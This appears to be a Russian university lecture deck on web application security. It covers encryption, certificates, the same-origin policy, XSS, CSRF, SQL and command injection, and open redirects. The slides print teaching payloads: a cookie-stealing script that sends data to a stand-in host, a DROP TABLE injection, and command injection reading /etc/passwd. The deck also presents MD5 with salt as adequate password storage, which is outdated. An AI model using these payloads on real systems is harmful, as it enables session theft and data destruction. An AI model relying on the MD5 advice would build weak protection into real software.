




# Безопасность веб-приложений

Антон Кухтичев






# Напоминание отметиться на портале

Иначе плохо всё будет.


---

## План занятия

1. Квиз #12
2. Результаты квиза #11
3. Шифрование
- 4. Виды уязвимостей**
5. Способы их решения



## Квиз #12



# Результаты квиза #11



## Прямой индекс хранит

- для каждого документа список всех его слов
- для каждого документа список только его стоп-слов
- для каждого слова список документов, где это слово встречается
- для каждого документа количество его упоминаний в других документах

## Обратный индекс хранит

- для каждого документа список всех его слов
- для каждого документа список только его стоп-слов
- для каждого слова список документов, где это слово встречается
- для каждого слова суммарное количество его упоминаний во всех документах

---

## Чему ближе всего соответствует документ Elasticsearch в реляционной БД?

- база данных
- таблица
- запись (row)
- колонка (column)

---

## Чему ближе всего соответствует поле (field) Elasticsearch в реляционной БД?

- база данных
- таблица
- запись (row)
- колонка (column)

---

**Минимальное количество операций вставки одного символа, удаления одного символа и замены одного символа на другой, необходимых для превращения одной строки в другую это**

- расстояние Левенштейна
- поиск минимальной подстроки в строке
- расстояние Хэмминга
- F-мера


---

## Для масштабирования Elasticsearch предоставляет

- шардирование
- реплицирование
- шардирование и реплицирование
- допустимо только вертикальное масштабирование

**Поиск только по полю name в Elasticsearch может выглядеть так**

- /custom\_index/\_search?q=name:central
- /custom\_index/\_search?q=central
- /custom\_index/?q=name:central
- /custom\_index/\_search?search\_for=name:central



# Безопасность веб-приложений

Ты пентестер или хакер?

---

# Терминология

**Кодирование** — преобразование данных с целью передачи по определенному каналу связи

**Шифрование** — преобразование данных с целью сокрытия информации от третьего лица

# Как хранить и передавать пароли

- Не храните пароль в чистом виде. MD5;
- Не храните MD5 в чистом виде. Соль;
- Не используйте слово "Соль" в качестве соли;
- Не передавайте пароли в GET-запросах;
- Не выводите пароли в логах сервера;
- Не выводите пароли на странице;
- Не показывайте, что пароль к данному логину не совпадает.

# Симметричное шифрование

1. Алиса и Боб обладают общим секретным ключом (K)
2. Алиса шифрует текст (T) с помощью K, получают шифrogramму (Ш)
3. Алиса передает шифrogramму (Ш) по незащищенному каналу связи (TCP  
например)
4. Боб получает шифrogramму (Ш)
5. Боб расшифровывает ее с помощью ключа (K) и получает исходный текст

# Симметричное шифрование

**Плюсы:** Быстро!

**Минусы:** нужен общий ключ

**Примеры:** AES, DES, Blowfish, ГОСТ 28147-89

# Асимметричное шифрование

Использует пара связанных ключей:

- **Открытый** (public) — для шифрования
- **Закрытый** (private — для дешифрования

1. Алиса, используя открытый ключ Боба, создает шифrogramму и передает её;
2. Боб, используя закрытый ключ, дешифрует её и получает исходный текст.

# Сертификаты

**Цифровой сертификат** — цифровой документ, подтверждающий принадлежность владельцу публичного ключа (на некоторое время).

- Каждый сертификат связан с центром с центром сертификации, который его изготавил и подписал
- Сертификационные центры образуют иерархию
- Корневые центры известны априори

# SSL

**Secured Socket Layer** — безопасное соединение.

Свойства:

- аутентификация сервера,
- опциональная аутентификация клиента,
- шифрование канала передачи,
- целостность сообщений (защита от изменений),
- поддерживает различные алгоритмы шифрования и обмена ключами.

HTTPS - HTTP поверх SSL (443 порт)

# Безопасность на стороне клиента

**Цель:** исключить нежелательное взаимодействие между сторонними сайтами.

Сторонние сайты — сайты на разных доменах.

**Same Origin Policy (SOP).** Общий принцип:

- данные, установленные в одном домене, будут видны только в нем
- браузер запрещает вызывать js-методы объектов из другого домена
- браузер запрещает кроссдоменные запросы

# SOP и DOM

- Веб-страницы могут ссылаться друг на друга (`window.open`, `window.opener` и тд)
- Если у двух веб-страниц совпадает протокол, хост и порт (кроме IE), эти страницы могут взаимодействовать через js
- `window.opener.body.innerHTML = 'Hello!'`
- Если 2 страницы в смежных доменах, (`a.group.com` и `b.group.com`) понизили домен до `group.com` - они могут взаимодействовать
- `window.domain = 'group.com'; // обе страницы`
- `window.opener.someFunction('data');`

# SOP и AJAX. CORS



# SOP и Flash

В отличие от js, Flash ориентируется не на домен сайта, а на домен, с которого был загружен flash-объект.

Для того, чтобы получить доступ к данным домена документа, Flash загружает специальный файл - **crossdomain.xml**

```
<cross-domain-policy>
    <allow-access-from
        domain="*.mail.ru" to-ports="*"/>
    <allow-http-request-headers-from
        domain="*.mail.ru" headers="*"/>
    <site-control
        permitted-cross-domain-policies="all"/>
</cross-domain-policy>
```

# Атаки на веб-приложения. XSS

## XSS — Cross Site Scripting

XSS — использование непроверенных данных в коде страницы.

Позволяет злоумышленнику разместить вредоносный JavaScript код на вашей странице и выполнить его на компьютере пользователя.

Злоумышленник получает доступ к данным пользователя.

# XSS. Примеры

Безобидная шалость

```
<script>alert(1);</script>
```

Кража сессии (и как следствие — авторизации)

```
<script>
  const s = document.createElement('script');
  s.src = 'http://hackers.com/gotIt/?cookie' +
encodeURIComponent(document.cookie);
  document.body.appendChild(s);
</script>
```

# CSRF

## Cross Site Resource Forgery

**Причина:** браузер разрешает кросс-доменные GET-запросы для изображений, js, css

Размещаем на любом посещаемом сайте (blog.com):

```
  

```

В результате — все посетители blog.com, которые авторизованы на victim.com совершают действия, о которых даже не будут знать.

# CSRF. Как бороться

## Как бороться

- проверять метод запроса (только POST)
  - проверять Referer (не надежно)
  - использовать csrf\_token
1. Создаем длинный, новый для каждого пользователя/запроса ключ
  2. Устанавливаем этот ключ в куки
  3. Добавляем этот ключ к каждой форме на сайте victim.com
  4. Запросы с blog.com не будут содержать этот скрытый токен

# Инъекции



#029

# SQL-инъекции

```
sql = "SELECT * FROM posts WHERE id = " \
+ str(request.GET['post_id'])

sql = "SELECT * FROM posts WHERE id = {id}" \
.format(id=request.GET['post_id'])

cursor.execute(sql)
```

Эксплуатируем уязвимость:

*[https://site.ru/post/?post\\_id=1;DROP TABLE posts;](https://site.ru/post/?post_id=1;DROP TABLE posts;)*

---

# SQL-инъекции. Как бороться

- Плейсхолдеры
- Использовать ORM
- Экранировать небезопасные данные

# **SQL-инъекции. А что если?**

```
SELECT * FROM posts WHERE id IN ({ids});
```

```
SELECT * FROM posts ORDER BY {order_column};
```

# Command injection


```
month = request.GET['month']

cmd = "ls /home/backups/" + month
output = subprocess.check_output(cmd, shell=True)
# ...
```

Эксплуатируем уязвимость

<http://site.ru/backups/?month=may;cat+/etc/passwd>  
<http://site.ru/backups/?month=../../../../etc/passwd>

# Fishing



#034

# **Open Redirect**

Как отправить пользователя на фишинговую страницу?

## **Сокращатели URL-ов**

<https://bit.ly/hzchtotam>

## **Open Redirect**


<https://site.ru/login?next=https://fake-site.ru>



# Домашнее задание



#036



**Не забудьте  
оставить отзыв на  
портале**

**СПАСИБО  
ЗА ВНИМАНИЕ**

